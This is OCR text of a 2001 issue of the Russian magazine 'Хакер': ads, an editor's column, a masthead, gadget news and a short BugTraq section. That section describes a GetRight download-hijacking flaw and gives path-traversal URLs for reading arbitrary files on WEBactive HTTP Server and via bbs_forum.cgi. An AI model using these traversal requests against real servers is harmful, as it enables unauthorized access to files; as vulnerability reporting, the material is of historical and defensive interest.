

ХАКЕР
ver. 03.01 (27)
WWW.XAKEP.RU
Что такое хакерство
этика и основы
Windows2000
против
WindowsME
PGP
шифруй все!
Инет
утрой сумму на
своем счету
ВЗЛОМ
онлайн-магазина
Hackers Has You!
(game)land
4 600000 020273
[ШароWAREZ] [ЖЕЛЕЗО] [BUGTRAQ] [HACK-FAQ]

С чего начинается процветание?

С сетевого решения:
hp netserver lh3000/lh3000r + hp vectra vl 400 + hp procurve 4000m.



HP Vectra VL 400: надежные корпоративные компьютеры. Новейшие технологии по доступной цене / Процессор Intel® Pentium® III 733-1000 МГц / Оперативная память от 64/128 МБ / Жесткий диск 10, 15, 30 ГБ / 16-битная аудиокарта / Windows® 98, Windows® 2000/Windows® NT / HP TopTools.

HP рекомендует использовать Microsoft® Windows® 2000 Professional.

HP Netserver LH3000/LH3000r: серверы уровня отдела / Один или два процессора Intel® Pentium® III 733-1000 МГц / FSB шина 133 МГц / Стандартно 128 МБ, с расширением до 4 ГБ памяти ECC SDRAM / 133 МГц с функцией динамического сканирования / Видеопамять 2 МБ стандартно / Интегрированный двухканальный 64-х битный контроллер HP NetRAID с технологией I2O и кэш памятью 32 МБ, расширяемой до 128 МБ / Интегрированный UltraWide SCSI (80 МБ/с) контроллер / До двенадцати низкопрофильных накопителей Ultra 2 SCSI (80 МБ/с) горячей замены и две полки половинной высоты / Восемь PCI слотов (четыре с возможностью горячей замены) / Возможность установки резервных блоков питания и вентиляторов горячей замены.



Коммутатор HP ProCurve 4000M (J4121A): 40 портов 10/100Base-TX и пять свободных отсеков для установки модулей / Управляемые модульные коммутаторы для 10/100/Gigabit-сетей обеспечивают недорогое масштабируемое решение по организации коммутируемого подключения оконечных устройств и все преимущества технологии HP Proactive Networking / Они идеально подходят для компаний, стремящихся без особых затрат осуществить переход к масштабируемой, расширяемой сети с коммутируемым подключением компьютеров и поддержкой гигабитных каналов / Коммутаторы 4000M обеспечивают самый простой способ организации сетей с высокой доступностью / Пожизненная гарантия на все время эксплуатации продукта.

Товар сертифицирован





125502, Москва, ул. Лавочкина, 19
Тел.: 455-5581, 455-5011, 455-5571, 455-8493, 455-5691
Факс: 455-5021
e-mail: alex@veles.ru
web: www.veles.ru

Тебе никогда не казалось, что вся эта реальность какая-то странная. Вот смотри, есть некоторые гениальные люди, пишущие всякие интересные манускрипты, которые читают единицы. Есть чуть менее гениальные люди, которые читают манускрипты очень гениальных людей и создают книги. Книги опять не читает никто. Но есть и совсем не гениальные люди, которые читают книги, созданные менее гениальными людьми, и делают художественные фильмы, которые смотрят все. Ну и что? Что меняется-то? Ну посмотрели все "Матрицу", вышли из кинотеатра, сказали "Да... круто! Все мы – батарейки..." и поехали спать. Наутро проснулись, и как ни в чем ни бывало – к станкам, гайки крутить.
Посмотрели все "Бойцовский Клуб", вышли из кинотеатра, сказали "Да... круто! Все мы – заложники системы" и поехали спать. А на утро – все те же станки, все те же гайки.
Вышел на видео "Ghost In The Shell". Посмотрели, поболтали, спать. На утро – как обычно.
Вышел фильм "Нирвана". Смотрим, болтаем, спим, завтрак, станок, гайки.
Вышел "13-й этаж". Болтаем во время просмотра, болтаем о футболе после просмотра, пиво, водка, кровать, вертолеты, утро, похмелье, станок, гайки.
Вышел "Газонокосильщик". Смотрим, прикольно, эффекты, болтаем, девушка, юбка, рука ниже, "я не такая", презерватив, утро, станок, гайки.
Вышел "Джонни Мнемоник". Смотрим, смешно, дельфин, "нажми на паузу", пиво, друзья, "включите Киркорова", водка, коньяк, мартини, утро, "вы, собственно, кто?", завтрак, сигарета, станок, гайки.
Что-то здесь не то. Я не знаю, как там у кинематографистов, но когда я пишу какую-нибудь статью, меня больше всего волнует реакция читателя. Пусть мне скажут "Супер!" или "Слив полный!", но пусть скажут, а не промолчат, потому что уже забыли, о чем эта статья была. Мне кажется, что сценаристы этих фильмов тоже выкладывались на 100%, а оказывается, что вся эта их философия никому не нужна. "Бритни Спирс голую давай!" – вот что нужно. "Боевик тащи! И чтоб Джеки Чан, он классно по мордам мочит!"
Нда... Я не знаю даже. Я никогда не ставил цели сделать из Х эдакий "рупор эпохи", но в тоже время мне всегда хотелось, чтобы наши материалы как-то отложились у тебя в голове. Чтобы читатель получал какую-то новую инфу, что-то в нем накапливалось, что-то куда-то потом выливалось. В общем, чтобы не просто прочел, прикольно, выкинул, а еще и в мозгу немного инфы осталось. Но, по ходу, некоторые (надеюсь, что не многие) наши читатели на всю свою жизнь реагируют вот так, мимолетно. Книгу прочитал, забыл. Журнал пролистал, забыл. Фильм посмотрел, забыл. Вкусно покушал, что именно не помню. Водки выпил, что дальше не помню... Хотя, постойте, это уже из другой оперы :).
К чему я все это? Да так. Просто удивляют меня некоторые люди, которым нужно все разжевать, в рот положить, на кадык нажать, чтоб глотательный рефлекс появился, а они все равно ничего не поняли :). Зачем тогда ходить в кинотеатры? :)

Удачи,
SINtez,
гл. редактор

(sintez@xakep.ru)
самый пивной редактор
Иван "SideX" Корноухов
(sidex@xakep.ru)
самый ударный редактор
Михаил "Centner" Михин
(centner@xakep.ru)
самый геймерский редактор
Александр "2poisonS" Сидоровский
(2poisonS@xakep.ru)
рерайтер
Монастырева Наталья
(qqma@xakep.ru)
замполит-политрук
Алена Скворцова
(alyona@gameland.ru)

Art
Арт-директор
SINtez
обложка
Алекс Кондаков
дизайн верстка
Таня Отакуева
(osyako@xakep.ru)
иллюстрации
Влад Селютин(Vlad),
Моргачев Григорий(Grif)
Алекс Кондаков(Alexx)

Реклама
руководитель отдела
Игорь Пискунов
(igor@gameland.ru)
менеджеры отдела
Алексей Анисимов
(anisimov@gameland.ru)
Басова Ольга
(olga@gameland.ru)
Крымова Виктория
(vika@gameland.ru)
тел.: **(095) 229.43.67**
(095) 229.28.32
факс: **(095) 924.96.94**

PR
PR менеджер
Михаил Михин
(pr@gameland.ru)
Антон Комолов
(komolov@gameland.ru)

Оптовая продажа
руководитель отдела
Владимир Смирнов
(vladimir@gameland.ru)

менеджеры отдела
Андрей Степанов
(andrey@gameland.ru)
Самвел Анташян
(samvel@gameland.ru)
тел.: **(095) 292.39.08**
(095) 292.54.63
факс: **(095) 924.96.94**

PUBLISHING
учредитель и издатель
ЗАО "Гейм Лэнд"
директор
Дмитрий Агарунов
(dmitri@gameland.ru)
финансовый директор
Борис Скворцов
(boris@gameland.ru)

Для писем
101000, Москва,
Главпочтамт,
а/я 652, Хакер

Web-Site **http://www.xakep.ru**
E-mail **magazine@xakep.ru**



Отпечатано в типографии
«**ScanWeb**», Финляндия
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций
ПИ № 77-1905 от 15 марта 2000 г.

Тираж **57 000** экземпляров. Цена договорная.



.::Ньюсы::.

.::Феррум::.

.::PC ZONE::.

.::Взлом::.

.::JoyStick::.

.::Юниты::.




Скриптуют все!

Ты, конечно же, слышал о таких ребятах, которых все называют Scriptkiddie. Да, эти мальчики не размышляют долго о строении системы, не ищут баги, а пользуются готовыми дырками в скриптах сервера. Дырки эти, между прочим, они тоже сами не ищут, а берут с ближайшего BugTraq. Лажа? Наверное, хотя это и спорно. Но в любом случае, тебе стоит познакомиться с такими взломами. Это просто.

стр. 50

Кто тут говорил, что Даня Шеповалов – псих? Сам ты псих, а Даня – душевнобольной :). В последнем приступе шизофрении он взял интервью у самого себя, да еще и рассказал о тебе. Точнее, о том, какие письма ты ему пишешь. Ну признайся, ведь писал же. Ведь просил же расчленить тебя лезвием на 365 кусочков и победоносно съедать ежедневно каждый ломоть, в честь победы над галактическими захватчиками. Нда... встречаются такие индивидуумы, что даже Даня удивляется. Впрочем, его мыло все еще работает. Можешь принять участие.

стр. 102





Картомания!

Это уже какой–то бред. Сейчас все компании помешались на карточках. Мобилы по карточкам, Инет по карточкам, в метро по карточкам. Скоро хлеб будут по карточкам давать :). Ну уж, что за коммунальные услуги будем картами платить – это факт, мэрия Москвы уже эти карты разрабатывает. Но нас–то с тобой цены на газ и отопление не интересуют. Мы все больше об Инете печемся. Вот о них, родимых, интернет–картах, мы и расскажем. Всю правду и ничего кроме правды.

стр. 34

Windows 2000 vs. WindowsME

Ну вот и весна. Хватит думать о старом, все обновляется, тетки в коротких юбках, разрезы побольше, по утрам одеяло стоит как вигвам, в общем, душа требует чего–то нового. Начни с операционки :). Хватит уж сидеть на этих 98–х и NT. Не надо так сильно восторгаться своим Linux Red Hat 2.4. Все это уже старье. M$ уже давным давно выпустил Win2K и WinME, мы о них наконец–то написали, так что читай, доставай (эээ... ну доставай CD, на самом деле) и инсталь! Только сначала выбери, что устанавливать. Вот этим мы с тобой и займемся.

стр. 30

[[––––––––]]

WARNING!!!

Редакция напоминает, что вся информация, которую мы предоставляем, рассчитана прежде всего на то, чтобы указать различным компаниям и организациям на их ошибки в системах безопасности.



Играй, гармонь

В лаборатории американского университета Корнелл (www.cornell.edu) разработана необычная клавиатура для компьютеров. Работа с ней напоминает игру на баяне.

Устройство представляет собой две половинки стандартной QWERTY-клавиатуры, размещенные перпендикулярно плоскости. Для удобства пользователя они раздвигаются на ширину от 33 до 40 сантиметров. Быстрому освоению навыков работы с клавиатурой способствуют зеркала по бокам, а лучшей эргономике - специальные подставки для запястья.

К слову, две трети тестируемых, впервые познакомившихся с разработкой, работали на порядок медленнее и потому назвали новую клавиатуру неудобной. Уроки "игры на баяне" продолжаются.



Для "пятой точки"

Компания Panasonic (panasonic.com) освоила выпуск хай-тек крышек для унитазов.

Прежде всего, система личной гигиены IntiMist включает в себя уютное сиденье с подогревом. В новинке также наличествует интеллектуальное биде с подачей теплой воды и "сушилка" для "пятой точки". Температура сушки устанавливается непосредственно пользователем, а весь процесс занимает не более 20 секунд.


По первой прихоти владельца устройство обеспечивает сопровождение будничной процедуры ровным журчанием воды или циркуляцией теплого воздуха.

Новинка поступила в продажу по цене 700 долларов.

Дуем вместе

Ученые университета Колорадо анонсировали проект по созданию необычной системы охлаждения компьютерных плат. Воздух будут гонять "бойцы" армии микрокулеров. Крошечные вентиляторы выполняются из отдельных кусочков силикона, а размер каждой из восьми лопастей не превышает полумиллиметра.

За счет сил поверхностного натяжения кулеры слегка приподнимаются над поверхностью чипа и занимают там оптимальное положение. При подаче напряжения лопасти начинают вращаться со скоростью 50-180 оборотов в минуту, эффективно охлаждая чип.



Работа в раю

Американская компания Poetic Technologies (www.poetictech.com) представила серию ультрасовременных кабинетов. Рука гения коснулась каждой составляющей рабочего пространства.

Положение кресла контролируется электроникой. При необходимости спинка и сиденье "растут" в ширину и высоту, а также вращаются в семи направлениях. Система запоминает индивидуальные особенности каждого пользователя, мгновенно восстанавливая их, когда последний начинает работу в кабинете.

Помимо огромного источника рассеянного света над головой, исключающего появление теней и бликов, предусмотрено вращение всего кабинета вокруг своей оси вслед за движением Солнца в течение 8 часов. Кроме того, владелец имеет возможность контроля скорости циркуляции воздуха, проходящего через сложный электронный фильтр.

В рабочем кабинете может быть размещено до четырех мониторов и до двух десятков внешних компьютерных устройств. Многообразие коммуникационных и прочих портов вынесено на отдельную панель.

Новинка выпускается в различных вариантах дизайна с располагающими поэтическими названиями: "Аура", "Настроение", "Муза" и др. Цена каждой из моделей колеблется в районе 8 тысяч долларов.

ВСТАВИТЬ PHONE.GIF

Компания Dieceland Technologies (dtcproducts.com) готова приступить к коммерческому выпуску одноразовых сотовых телефонов.

Трубки размером с пластиковую карточку выполняются из плотной бумаги и пластика. Для изготовления сверхтонких микросхем применяется революционная технология печати плат Super Thin. В качестве динамиков используются наушники с микрофоном. После того, как израсходован "зашитый" в чип час разговоров, одноразовую трубку можно смять или уничтожить.

На анонсированный минувшей осенью продукт уже получено заказов более чем на 113 миллионов долларов. В данный момент ведутся поиски генерального поставщика услуг мобильной связи. По оценкам компании, розничная цена новинки составит 11 долларов.



Непечатное слово "купюра"

С некоторых пор цветные ксероксы Canon (canon.com), продаваемые в Канаде, отказываются делать копии местных банкнот.

Новая технология оптического распознавания, разработанная Canon Canada, осуществляет блокировку работы устройства при попытке "клонировать" банкноту в 10 канадских долларов. Впоследствии снять "заглушку" могут только специалисты компании, которые обязаны ставить об инцидентах в известность полицию.

Уже случились и первые казусы. От изобретения пострадал канадский нумизмат, решивший сделать копию для коллекции.

По мнению экспертов, в самое ближайшее время аналогичная система будет встроена в сканеры и ксероксы других компаний, тогда фальшивомонетчикам будет дан последний и решительный бой.

Весной столицу ожидает наплыв гостей из разных стран. 21 и 22 апреля в Новом Манеже состоится международный турнир по игре "Magic: the Gathering". Это, конечно, не Олимпиада, и не Чемпионат мира по футболу, однако, около пятисот игроков из Европы и Америки уже заявили о своем участии, прибавьте к этому постоянно растущее число российских любителей "Magic" и станет понятно, что россияне ожидает поистине грандиозное событие.

"Magic" - интеллектуальная настольная игра. Это не лото, не шахматы, не "монополия" и даже не карты. Хотя играют в "Magic" именно карточками, только не пиками и бубнами, а красочными карточками, каждая из которых имеет в игре свою силу. И важно не только, то какой ход выберет участник среди многообразия игровых комбинаций, но и карты какого уровня составляют его колоду. Ведь у каждого игрока своя личная колода, которую он пополняет, обмениваясь с друзьями редкими экземплярами, покупая новые наборы карточек. Те, кто увлекается "Magic" уверяют, что она затягивает покруче компьютерных игр. Возможно, поэтому всего за восемь лет существования игра стала одной из самых популярных в мире.

Изобрел? Выстави на конкурс!

Если ты изобрел или придумал что-либо или у тебя есть оригинальная коллекция, то "Ух, ты!" это для тебя! Выставка будет проходить 26-27 мая в Московском Дворце Молодежи.

Если у тебя есть что представить на выставке "Ух, ты!", то до 20 мая 2001 года пришли нам эту заявку по адресу: 109029 г. Москва ул. Нижегородская 32/15 или по факсу 755-78-76 или на e-mail collection-mv@mail.ru.

Приди с другом или подругой к нам в клуб и отдай заявку лично. И тогда.... в подарок, вы получите самую оригинальную игру 21 века - Magic: The Gathering.

Адреса клубов:

Клуб "Саргона" Ул. Нелидовская д.20 к.1 тел. 493-98-48 ст. метро Сходненская,

Клуб "Портал" 4-ый Ростовский переулок д. 2 стр. 1, тел. 248-49-03 ст. метро Смоленская,

Клуб "Лотус" 1-й Ольховский тупик д.6 к.3 тел. 267-87-61 ст. метро Комсомольская.

Ф.И.О.____

Я хочу представить на выставке____

Мой контактный телефон____

Мой адрес____

Робот по вызову


Японская компания Takara (www.takara.co.jp) представила робота-гуманоида, который исполняет команды, переданные по телефону.

Новинка, прозванная Dream Force 01, имеет всего 35 сантиметров в высоту и весит меньше полутора килограммов. Робот перемещается на колесиках, вмонтированных в ступни. В коленях, бедрах, локтях, голове и грудной клетке у него размещены моторчики, отвечающие за точность движений. Управление роботом осуществляется с пульта либо через Интернет при помощи мобильного телефона с поддержкой Java.

На выставке в Токио под аплодисменты зрителей Dream Force вытащил указанный кубик из высокой башни, не развалив ее. Другой талант робота - умение аккуратно разливать вино по бокалам.

Сейчас компания заканчивает работу над дополнительной видеокамерой и устройством, которое позволит оператору "видеть" глазами робота. Тем не менее, по заявлениям Takara, новинка будет позиционироваться исключительно как "умная игрушка". На базе Dream Force предполагается разработать игру "Рестлинг", где два робота будут вступать друг с другом в бой в желании щелкнуть переключателем на передней панели противника.

Ориентировочная стоимость робота составит 400-700 долларов, в зависимости от модели.



Американская компания Phoenix Group (www.ivpgi.com) выпустила вандалостойкий интернет-терминал для установки в общественных местах.

Монитор и системные устройства компьютера устойчивы к вибрациям и размещены в сверхпрочном корпусе из алюминия толщиной 2 миллиметра. Поверхность экрана защищена ударопрочным стеклом, а особое покрытие позволяет воспринимать информацию даже под прямыми солнечными лучами. Даже клавиатура надежно изолирована от попадания жидкости внутрь.

При создании интернет-терминала использовались наработки военной индустрии, прошедшие испытания в полевых условиях. Типичным примером эксплуатации новинки являются справочные компьютеры на улицах города, станциях метро, в аэропортах и на вокзалах.



Ключи - в бутылке

В Южной Африке запатентовано устройство, которое не допускает за руль пьяных горе-водителей.

Система зажигания, оборудованная ноу-хау, просто-напросто откажется работать, если уровень алкоголя при тесте с дыхательной трубкой превысит допустимое значение. Изобретатель пояснил, что изменяя этот лимит, прибор может быть адаптирован к правилам дорожного движения любой страны мира. А по размерам он настолько мал, что применение возможно на всех транспортных средствах - от джипа до мопеда.

Подстава от GetRight

Вот уже пару лет пользуюсь и никак не нарадуюсь виндозной качалке - GetRight. Недавно, с выходом беты 4.5, объявилась и бесплатная облегчённая версия My Getright. Здесь и обнаружился увесистый баг.
Гетрайт, как и большинство других приличных прог для организации download`а, умеет ловить "на лету" клики, автоматически предлагая тебе закачать файл, когда ты кликаешь на линк к нему. Технология называется clicks catching/monitoring. Уязвимость заключается в том, что злоумышленник (хозяин сайта, который ты посещаешь с включённым GetRight`ом) может удалённо управлять твоим даунлоадом, направляя GR на скачку нужного файла и его сохранение в определённом месте на винте жертвы. Замечу, что возможно сохранение с заменой уже существующего файла. Процесс оказывается незаметным для пользователя. Уязвимость актуальна для всех версий My GR до 1.0b.
Фишка в том, что помимо загрузки вызванного пользователем файла, программа поддерживает динамические skin`ы, которые могут меняться в зависимости от места скачки. Скин выбирает хозяин сайта, и полученная графика сохраняется в файле *.dld в тот же каталог, что и закачиваемый файл. Помимо файла графики сохраняется ini файл, который уже может содержать инструкцию на скачку файла с сервера. И никто не помешает прописать дополнительную закачку в файл, которую прога совершит без лишних вопросов. Кроме этого, имеется вторичный баг, позволяющий загрузить нужный файл на винт жертвы уже на этапе запроса файла с сервера. Более подробно читай про это и скачивай листинг процесса с http://neworder.box.sk/showme.php3?id=4135.

Маленький, да удаленький Webactive HTTP

Малоизвестный сервер, который не заслужил бы нашего внимания, если бы не содержал простой и грубейший баг:
Всего лишь добавив "/.../" в URL нужного сайта, можно получить доступ к любому файлу, находящемуся на сервере, даже вне дыры веб-сервера.
Вот пример того, как можно утянуть лог скандиска :).
www.xakep.ru/../../../scandisk.log
Есессно, можно взять другой, нужный тебе файл. Полное название дырявой системы WEBactive HTTP Server version 1.0. Как исправить багу - не понятно, так как производитель сервера уже его не поддерживает, и я лично даже официального сайта не нашёл. Сервер сложно найти в Инете, он рассчитан на работу с домашних выделенок и в небольших офисах.

Убитая ББСка bbs_forum.cgi

Какой же выпуск багтрека без свежей инфы о баге в популярном CGI-скрипте. Скрипт есть, а вот свежесть баги в нём сомнительна: первыми инфу распространили cgisecurity.com ещё в конце первой недели января. Тогда была замечена лишь вершина горы уязвимостей. Так вот, к февралю кул-перл-кодеры посидели пару недель над сырцами и выявили следующую хрень, позволяющую читать любые файлы на сервере, к которым имеет доступ вебсервер (с правами nobody). Что требуется сделать для использования бага:
www.xakep.ru/cgi-bin/bbs_forum.cgi?forum=<valid forum name>&read=../bbs_forum.cgi
